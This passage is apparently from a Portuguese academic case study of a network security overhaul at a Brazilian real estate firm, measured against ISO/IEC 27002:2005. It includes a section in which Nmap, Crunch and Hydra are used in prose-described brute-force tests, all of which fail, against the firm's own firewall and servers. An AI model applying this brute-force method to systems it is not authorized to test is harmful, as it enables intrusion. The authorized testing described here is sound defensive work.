segurança da informação e que esta análise e aprove a política de segurança da informação. As práticas de segurança devem ser coordenadas por representantes de diferentes partes da organização e que possuam cargos importantes e que todas as responsabilidades estejam bem definidas. Faz-se necessário a criação de um acordo de confidencialidade para proteção de informações;

3. Gestão de Ativos: todos os ativos da empresa devem ser inventariados e que tenha um proprietário responsável pela sua manutenção. Esses ativos são classificados de acordo com o nível de proteção empregado em cada um. Assim os ativos de uma organização devem ser protegidos e mantidos;
4. Segurança em Recursos Humanos: Os funcionários devem entender suas responsabilidades e tem que estar de acordo com seus papéis. Antes da contratação estes funcionários já devem estar cientes de suas responsabilidades com a segurança da informação e que ao serem contratados estejam junto ao seu contrato acordos referente ao seu papel e a segurança da informação. Antes da contratação, o candidato deve ser bem analisado principalmente se terá acesso a informações importantes;
5. Segurança Física e do Ambiente: tem o objetivo de impedir o acesso físico sem autorização e evitar danos e interferências das instalações e informações. Assim instalações de processamento da informação devem ser guardados em áreas protegidas e com controle de acesso restrito onde a segurança seja equivalente ao risco identificado;
6. Gestão das Operações e Comunicações: os recursos de processamento das informações devem ter seus procedimentos e responsabilidades de gestão e operação determinados. A segregação de funções será utilizada sempre que necessário para evitar o uso doloso dos sistemas. Deve também garantir a segurança da informação em redes onde controles adicionais pode ser preciso para a proteção de informações que circulam em redes públicas;
7. Controle de acesso: o acesso a informação deve ser controlado de forma que somente pessoas autorizadas possam acessa-las. Estas restrições devem seguir as regras de negócios da organização;
8. Aquisição, Desenvolvimento e Manutenção de Sistemas de Informação: os sistemas de informação devem seguir os requisitos de segurança da informação de acordo com as regras do negócio e devem ser observados antes do seu desenvolvimento e implementação;

9. Gestão de Incidentes de Segurança da Informação: tem o objetivo de assegurar que incidentes de segurança de informação sejam recuperados de forma rápida. Estes incidentes devem ser notificados e que uma política de melhoria continua seja aplicada;
10. Gestão da Continuidade do Negócio: tem o objetivo de impedir a interrupção das atividades de negócio onde processos críticos são protegidos contra falhas e assegurando a sua recuperação em tempo hábil buscando diminuir o impacto sobre a organização.
11. Conformidade: tem por objetivo impedir qualquer descumprimento da legislação, regulamentos ou estatutos. Para isso deve-se consultar profissionais especializados.

De acordo com esta breve descrição da ISO/IEC 27002:2005 fica evidente que se trata de uma norma de prevenção a possíveis ameaças à segurança da informação em uma organização e não apresenta ações de resposta a estas ameaças. Assim fica evidente a importância desta norma como base para o gerenciamento da segurança da informação, porém é importante entender que apenas a norma não é suficiente para garantir a segurança da informação, é necessário o monitoramento e avaliação das práticas implementadas para melhoria dos controles de segurança.

2. METODOLOGIA

2.1. OBJETO DE ESTUDO

O seguinte estudo foi realizado através de um estudo de caso utilizando da metodologia de pesquisa exploratória onde os dados foram coletados através de uma observação participante na empresa Campos e Neves Construções e Incorporações Ltda.

A empresa Campos e Neves Construções e Incorporações Ltda. atende pelo nome fantasia Liderança e é uma empresa de médio porte da região do leste de Minas atendendo a várias cidades. É uma empresa que atua no ramo de gestão e administração da propriedade imobiliária, trabalhando com alugueis e venda de imóveis e loteamentos. Atualmente a empresa se encontra dividida em 8 setores em um total de 20 funcionários.

Ao observar a estruturação de rede foi notado a necessidade de uma melhoria referente a segurança das informações que trafegam nesta rede. A partir deste ponto a empresa investiu em uma reestruturação de sua rede e reconfiguração de seus servidores para maior segurança da informação.

2.2. AMBIENTE DE ESTUDO

O estudo foi realizado através dos servidores da empresa. Inicialmente foi feito uma verificação nos servidores existentes onde todos eram utilizados como servidores de aplicação e a partir deste ponto foi traçado um plano de melhoria para que a empresa obtivesse maior segurança em sua rede.

Foi feito um mapa estrutural da rede para entender o estado antes da alteração para melhoria da segurança de forma a atender a ideia proposta pela ISO/IEC 27002:2005.

A Imagem abaixo representa a estrutura do parque computacional quando foram começados os trabalhos de implantação de segurança propostos a Campos e Neves. Podemos verificar que a empresa possui dois serviços de internet, dois serviços distintos. A topologia utilizada para a rede local é a topologia cascata. Podemos ver que existem 2 servidores de aplicação, porém os mesmos não possuíam nenhuma segurança, com deficiência em diversos aspectos como principal deles sem software de antivírus e a nível de sistema operacional como portas abertas no *firewall* do sistema operacional simplesmente sem nenhuma aplicação escutando por ali. Equipamentos de rede como *Hubs* que trabalham com taxa de transferência 10/100 Mbps e roteadores com perfis para serem utilizados em ambientes caseiros e não empresariais que não propunham uma devida segurança aos dados que trafegavam ficando expostos, devido a um desempenho não satisfatório deixavam a desejar a satisfação dos colaboradores em utilizar as ferramentas de trabalhos.




Figura 1. Mapa da Rede – anterior a implementação

Fonte: Próprio autor

Após esta análise aprofundada do ambiente, foi feito o planejamento para reestruturação da rede conforme a trazer mais segurança e uma melhor organização. Esta alteração seguiu as práticas propostas pela ISO/IEC 27002:2005 para uma melhor qualidade.

2.3. IMPLEMENTAÇÃO

Para solucionar os problemas apresentados anteriormente conforme o mapa estrutural da rede foi proposto uma reestruturação lógica e física de toda a rede. Esta reestruturação foi realizada com a principal preocupação de manter os dados seguros, e conseguir efetuar a menor quantia possível de gastos com equipamentos, isso fez a necessidade de utilizar softwares livres, tendo conhecimento que são softwares que não necessitam licenciamento para sua utilização. A figura a seguir mostra como ficou a rede após a sua reestruturação.




Figura 2. Mapa da Rede – após a implementação

Fonte: Próprio autor.

Inicialmente a maior preocupação vem a ser a segurança das informações contidas nos servidores de aplicação, foi configurado um *firewall* com sistema operacional PFSense baseado em FreeBSD deixando-o de frente para requisições chegadas da internet prevendo segurança a nível logico ao máximo, protegendo assim a rede interna de qualquer ameaça indesejada realizando a filtragem de pacotes que entram e saem da rede local, visando sempre proteger as informações.

As informações que estavam em diversos computadores onde todos tinham acesso a tudo foram centralizadas em um servidor de arquivos, foram criados usuários para os respectivos acessos, cada usuário de cada setor acessa a informação do setor que é indicada para o mesmo conseguir efetuar seu trabalho. O mesmo servidor ficou encarregado da função de servidor de aplicação mantendo um ERP e outros sistemas menores, o outro servidor continua sendo servidor dedicado a uma única aplicação rodando em um sistema *Windows Server 2008R2* licenciado pois o mesmo trabalha com o mesmo SGBD que o ERP trabalha, assim evitando confronto e transtornos dos suportes técnicos de cada sistema, todos os sistemas operacionais da empresa foram licenciados e possuem antivírus atualizado em todas as estações e servidores com sistema operacional *Windows*.

Foi criada uma rotina de backup diário das bases de dados para outras unidades presentes no servidor, mídia externa localizada no interior da empresa plugada constantemente no servidor e um servidor FTP localizado em outra rede fora do ambiente da Campos e Neves também protegida por um *firewall* assim evitando que uma futura falha mecânica impossibilite a recuperação de arquivos.

Os equipamentos *Hubs* e roteadores foram trocados por *switch* com taxa de transferência 10/100/1000 melhorando o tempo de resposta entre os *hosts* da rede, os roteadores foram substituídos por roteadores melhores que trabalham em taxa de transferência de 300 Mbps, priorizando uma melhor comunicação entre os demais *laptops* e estações do parque computacional. Por motivos da engenharia do prédio não foi possível remodelar a topologia, assim permanecendo fisicamente com o modelo cascata.

Trabalhando a nível logico a rede ficou trabalhando e configurada da seguinte maneira:

Switch 1 fica responsável por receber *internet* da interface configurada como *lan* do servidor e compartilhar *internet* com os demais *switches*, *hosts* e equipamentos da rede iniciando assim a topologia cascata, ligando 2 estações de trabalho, 1 impressora e compartilhando sinal também para o roteador *wireless 1* passando internet para o *switch 2*.

Switch 2 recebendo cascata, ligando a impressora 2 que fica localizada dentro do setor

jurídico da empresa, e passando sinal para o roteador 2, continuando com a cascata para o switch 3 finalizando o modelo cascata ligando 6 estações de trabalho via rede cabeada, o roteador *wireless* 3 que utiliza uma de suas portas *lan* para adicionar a impressora 3 na rede.

Roteador *Wireless* 1 ficou configurado para apenas 5 colaboradores do terceiro andar da empresa trabalharem. Roteador *wireless* 2 ficou configurado para outros 5 colaboradores. Roteador *wireless* 3 ficou configurado para 10 colaboradores utilizarem, incluindo também seus *smartphones*. Foi configurado uma melhor disponibilidade para trabalho colocando os dois links de internet configurados para que um *link* de internet suba caso o *link* principal caia e demore a voltar, para que os que dependem de internet não fiquem parados.

2.4. CONFORMIDADE COM A NBR ISO/IEC 27002:2005

Nesta seção será apresentado como as mudanças realizadas estão de acordo com a NBR ISO/IEC 27002:2005. Este trabalho tem como foco a segurança da informação com relação a segurança da rede de computadores, assim as duas seções da ISO 27002:2005 que estão diretamente relacionada a este aspecto são as seções 9 (Segurança Física e do Ambiente) e 10 (Gerenciamento das Operações e Comunicações).

Para um melhor entendimento, os dados da análise da conformidade com a NBR ISO/IEC 27002:2005 das duas seções relacionadas ao trabalho serão apresentados em forma de tabela destacando os tópicos de cada seção.

Tabela 1. Conformidade com a ISO 27002:2005 – Segurança Física do Ambiente

SEÇÃO 9 SEGURANÇA FÍSICA DO AMBIENTE		SIM	NÃO
9.1	ÁREAS SEGURAS		
9.1.1	Perímetro de segurança física	X	
9.1.2	Controles de entrada física	X	
9.1.3	Segurança em escritórios, salas e instalações	X	
9.1.4	Proteção contra ameaças externas e do meio ambiente	X	
9.1.5	Trabalho em áreas seguras	X	
9.1.6	Acesso do público, áreas de entrega e de carregamento	X	
9.2	SEGURANÇA DE EQUIPAMENTOS		
9.2.1	Instalação e proteção do equipamento	X	
9.2.2	Utilidades	X	
9.2.3	Segurança do cabeamento	X	
9.2.4	Manutenção dos equipamentos	X	
9.2.5	Segurança de equipamentos fora das dependências da organização	X	
9.2.6	Reutilização e alienação segura de equipamentos	X	
9.2.7	Remoção de propriedade	X	

Fonte: o próprio autor.

De acordo com a Tabela 1 podemos analisar a conformidade com a ISO 27002:2005. Sobre o perímetro de segurança física os principais pontos de processamento de informação que são os três servidores da empresa estão atualmente localizados na sala da contabilidade onde a entrada é restrita e estão protegidos por *rack's* onde sua abertura só podem ser feita por pessoas específicas autorizadas.

Sobre o controle de entrada física, o acesso a sala de contabilidade onde estão localizados os servidores é restrita onde é necessário a liberação para entrada na recepção. As medidas empresariais referente a entrada de funcionários e visitantes no local atendem as diretrizes de segurança em escritórios, salas e instalações e proteção contra ameaças externas e do meio ambiente.

Com relação ao trabalho em áreas seguras, todas as atividades executadas nestas áreas são supervisionadas para não permitir atividades mal-intencionadas e os funcionários que trabalham neste ambiente não podem utilizar câmeras fotográficas ou gravadores de áudio para não haver vazamentos de informação.

Sobre a área de acesso público, áreas de entrega e carregamentos ficam restrito a recepção, onde o atendimento ao público e entregas são realizadas, não tendo necessidade de acessar a outras partes da empresa.

A sala onde estão localizados os servidores como mencionado anteriormente, é a sala da contabilidade que fica no terceiro andar do prédio. Os servidores ficam protegidos dentro de *rack's* que possuem trancas que só podem ser abertas por pessoas autorizadas atendendo a diretriz de instalação e proteção do equipamento. Em relação a utilidades estes servidores possuem proteção contra quedas de energia sendo ligados a um *no break* de autonomia de 25 minutos em caso de falta de energia.

Na segurança de cabeamentos temos a rede elétrica separada da de telecomunicações evitando interferências. Ambos os cabeamentos estão protegidos por conduítes que ficam dentro das paredes e tetos. Em cada andar possui um repetidor de sinal a cabo protegido por *rack*.

A manutenção dos equipamentos é realizada por uma empresa a parte através de um contrato de manutenção que fazem análises periódicas, onde os servidores são verificados diariamente e as demais estações semanalmente, assim garantindo o funcionamento contínuo.

Sobre a segurança dos equipamentos fora das dependências da organização, o único que possui um equipamento portátil que é utilizado na organização e fora dela é o um membro da diretoria sendo que os demais funcionários não tem a necessidade de retirar nenhuma mídia ou dispositivo com informações da empresa para fora dela.

Em relação a reutilização e alienação segura de equipamentos, a necessidade de troca de uma estação que possua dados importantes para a empresa é realizada por um técnico dentro da própria empresa, onde os dados são transferidos para o novo equipamento e o antigo permanece dentro da própria empresa na sala onde fica localizado os servidores. A remoção de equipamentos de dentro da empresa só poderá ser realizada com a autorização da direção e apenas por técnico autorizado.

Tabela 2. Conformidade com a ISO 27002:2005 – Gerenciamento das operações e comunicações

SEÇÃO 10	GERENCIAMENTO DAS OPERAÇÕES E COMUNICAÇÕES	SIM	NÃO
10.1	PROCEDIMENTOS E RESPONSABILIDADES OPERACIONAIS		
10.1.1	Documentação dos procedimentos de operação	x	
10.1.2	Gestão de mudanças	x	
10.1.3	Segregação de funções	x	
10.1.4	Separação dos recursos de desenvolvimento, teste e de produção	x	
10.2	GERENCIAMENTO DE SERVIÇOS TERCEIRIZADOS		
10.2.1	Entrega de serviços		x
10.2.2	Monitoramento e análise crítica de serviços terceirizados		x
10.2.3	Gerenciamento de mudanças para serviços terceirizados		x
10.3	PLANEJAMENTO E ACEITAÇÃO DOS SISTEMAS		
10.3.1	Gestão de capacidade		x
10.3.2	Aceitação de sistemas		x
10.4	PROTEÇÃO CONTRA CÓDIGOS MALICIOSOS E CÓDIGOS MÓVEIS		
10.4.1	Controle conta códigos maliciosos	x	
10.4.2	Controle contra códigos móveis	x	
10.5	CÓPIAS DE SEGURANÇA		
10.5.1	Cópias de segurança das informações	x	
10.6	GERENCIAMENTO DA SEGURANÇA EM REDES		
10.6.1	Controles de redes	x	
10.6.2	Segurança dos serviços de rede	x	
10.7	MANUSEIO DE MÍDIAS		
10.7.1	Gerenciamento de mídias removíveis	x	
10.7.2	Descarte de mídias	x	

Fonte: o próprio autor.

Sobre a diretriz de Documentação dos procedimentos de operação são mantidos documentos atualizados constantemente para os técnicos que trabalham voltados para a segurança da infraestrutura local, onde os mesmos abordam informações pertinentes a erros comuns dos sistemas e forma de resolve-los. Também encontra-se uma documentação completa das rotinas dos serviços que rodam nos servidores para a realização dos *backups* diários e contatos para conseguir acesso com suporte de sistemas de terceiros.

Em relação a gestão de mudanças antes de qualquer mudança e testes realizados existe todo um processo de avaliação para realizar a verificação de impactos de segurança. Existe

também ambiente de testes propicio para realizar mudanças em sistemas de forma a não afetar o ambiente em produção, utilizando recursos de virtualização para qualquer finalidade.

Sobre segregação de funções somente técnicos autorizados ou funcionários específicos da empresa são autorizados a ter acesso a ativos da empresa, porém com suas devidas restrições de acesso.

Sobre separação dos recursos de desenvolvimento, teste e de produção é uma diretriz utilizada constantemente, nenhum serviço, novo ou em fase beta é colocado em ambiente de produção, mesmo com a liberação do suporte técnico de algum sistema utilizado. Qualquer teste necessário acontece com antecedência em um ambiente virtualizado inúmeras vezes para então ser levado para o ambiente de produção.

Em relação a entrega de serviços de terceiros, o monitoramento e análise crítica de serviços terceirizados, gerenciamento de mudanças para serviços terceirizados, gestão de capacidade e aceitação de sistemas são diretrizes ainda não aplicada, as mesmas serão revisada posteriormente, pois necessitem de outras partes da empresa.

Em relação a proteção contra códigos maliciosos em todos os servidores e estações presentes no ambiente são instalados *softwares* de antivírus com rotinas de verificação e atualização diárias, os servidores *Windows* que não necessitem de acessos constantes a *internet* tem as portas e qualquer saída bloqueada pelo servidor de *firewall*, evitando que algum usuário que tenha acessos a mais ao servidor faça *download* de algum arquivo infectado, assim danificando a integridade dos documentos e também do servidor.

Sobre controles contra códigos moveis as rotinas dos *softwares* de antivírus são configuradas em todos servidores e estações para deixar passar somente as base de dados do *softwares* instalados nele, qualquer outro software ou base de dados que tente executar qualquer coisa que não tenha permissão, é automaticamente barrada e jogada direto para a quarentena, forçando assim ao usuário entrar em contato com os técnicos autorizados.

Sobre cópias de segurança das informações existe uma rotina diária de *backups* e uma rotina semanal feitos para três diferentes locais, sendo elas partições internas no próprio servidor, mídias externas e um servidor FTP em outra rede. Após cada *backup* é sempre testado a integridade do mesmo.

Sobre controles de redes existe toda uma estrutura para acompanhar e controlar os acessos dos usuários, existe um *firewall* separando a rede local da empresa para a internet barrando acessos a conteúdos inapropriados, caso exista a necessidade de acessos externos é levantando uma regra para o usuário que irá utilizar algum serviço, nos demais momentos, somente o administrador da rede possui acesso diário para realizar manutenções.

Em relação a segurança dos serviços de rede determinadas rotinas foram obrigadas a ser aplicadas de forma mecânica e não automatizadas, pois todo serviço realizado de forma interna necessita de autenticação.

Sobre gerenciamento de mídias removíveis e descarte de mídias é uma diretriz ainda não implementada, pois os colaboradores não utilizam e não necessitam de trabalhar com mídias removíveis. Porém os mesmos são sempre orientados em situações como as abordadas na diretriz, caso necessitem copiar algo, primeiramente entrar em contato com algum técnico autorizado para realizar a verificação da mídia para que não contenha nada que ameace o ambiente.

Após a análise da conformidade da implementação realizada com as diretrizes de segurança da informação em redes de computadores com a ISO 27002:2005, foram iniciados os testes para coleta de resultados para verificar a eficácia da nova estrutura da empresa. Na seção a seguir será apresentado como foi feito os testes e seus resultados.

2.5. TESTES DE INVASÃO

Após a aceitação da reestruturação física e lógica implementadas com sucesso, iniciou-se os testes de segurança da parte lógica da rede com intuito de mostrar a eficiência da implementação proposta. Para estes fins foram utilizadas ferramentas nativas da distribuição Kali Linux sendo elas o NMAP, *Crunch* e *Hydra*.

Para darmos início aos testes de intrusão foi utilizado a ferramenta NMAP para efetuar um escaneamento da rede, recolhendo informações referentes ao sistema operacional que está à frente dos acessos externos. Sendo o Servidor de *firewall* da rede um sistema baseado em FreeBSD, também foi recolhido informações sobre as portas 80, 443, 3320 que são portas abertas e que possuem serviços rodando ativamente. A partir dessas informações recolhidas começaremos a preparar as ferramentas de intrusão.

Os testes definidos para verificação da confiabilidade foram os de força bruta e testes de falhas de vulnerabilidade de aplicação, sendo falha do serviço RDP do *Windows Server* 2008. Todos esses testes foram definidos para um prazo de 7 dias sendo executados com no mínimo 8 horas diárias.

Os testes de força bruta necessitaram da utilização de um conjunto de ferramentas começando pelo *Crunch* gerador de alfabeto contendo os caracteres de a-z, A-Z, 0-9, e caracteres especiais, considerando que o administrador da rede tem ciência de todas as senhas utilizadas em ambos os servidores e serviços em processamento, gerando todas as combinações possíveis de palavras com no mínimo uma combinação e máximo 5 pertencente ao alfabeto já definido jogando todas as palavras para dentro de um arquivo de texto ficando com mais de 3 bilhões de combinações possíveis que corresponde ao dicionário (Anexo 4).

Iniciamos a aplicação chamando-a utilizando o comando *Crunch* em seguida definimos que a lista que será gerada deverá possuir no mínimo uma combinação possível com todos os caracteres pré-definidos de um alfabeto já composto dentro do arquivo *charset.lst*, definindo que seja um alfabeto alfanumérico e que após a gerar todas as combinações possíveis, ele salve em um arquivo chamado *complexa2.txt* na Área de trabalho.

A partir desse momento iniciamos a utilização da ferramenta *Hydra*. Com a ajuda do software foi testado a segurança, tentando realizar a intrusão na rede alvo. O *Hydra* trabalha lendo linha a linha do nosso arquivo gerado e em seguida enviando uma requisição para a porta especificada no ataque.




Figura 3. Representação de ataque

Fonte: Próprio autor.

Como retorno podemos ter diversas respostas, no caso do nossos testes obtivemos repostas de negação das porta 22, 3320 e 443 não sendo possível a intrusão (Anexo 5,6 e 7).

Com a realização de todos os testes percebemos a eficiência da metodologia de segurança implantada, nenhum do ataques mostrou ser eficaz, satisfazendo os critérios deste trabalho.

3. ANALISE DOS RESULTADOS

Os resultados deste estudo foram obtidos inicialmente através de testes para verificar a eficácia da nova estrutura de redes de computadores e a segurança das informações que circulam nela. Foram coletados através de entrevistas (Anexo 2), a opinião dos funcionários referente a segurança da informação na organização. A seguir será explicado como foram realizados os testes de segurança na rede.

3.1. QUESTIONÁRIO SOBRE SEGURANÇA DA INFORMAÇÃO

Um ponto importante abordado durante a coleta de resultados é a participação dos membros da empresa sobre toda a mudança realizada e o comprometimento com a segurança da informação. Para verificar esse grau de comprometimento e a satisfação do novo ambiente, foi elaborado um questionário que foi respondido por grande parte dos funcionários que trabalham na empresa. O resultado deste questionário foi colocado em forma de gráfico para uma melhor compreensão.

Na primeira parte do questionário foi feito a identificação do funcionário, com seu nome, departamento e grau de escolaridade. Esta identificação é importante já que devido ao grau de conhecimento e o fato do funcionário trabalhar ou não diretamente com os serviços de TI, pode influenciar nas respostas dadas.

A segunda parte corresponde as perguntas relacionadas ao impacto das mudanças realizadas. As questões desta parte foram elaboradas de forma que o funcionário ao responder dará sua opinião em uma escala de péssimo a ótimo de acordo com sua satisfação do ponto questionado.

Primeiro ponto analisado foi referente a organização dos equipamentos após a reestruturação da rede de computadores.




Gráfico 1. Organização atual dos dispositivos

Fonte: Próprio autor

O objetivo desta questão é verificar se a alteração física da rede teve suas melhorias observadas pelos funcionários. De acordo com o Gráfico 1, podemos concluir que 62% dos funcionários estão satisfeitos com a organização atual dos equipamentos e que 29% consideram que esta nova organização é boa.

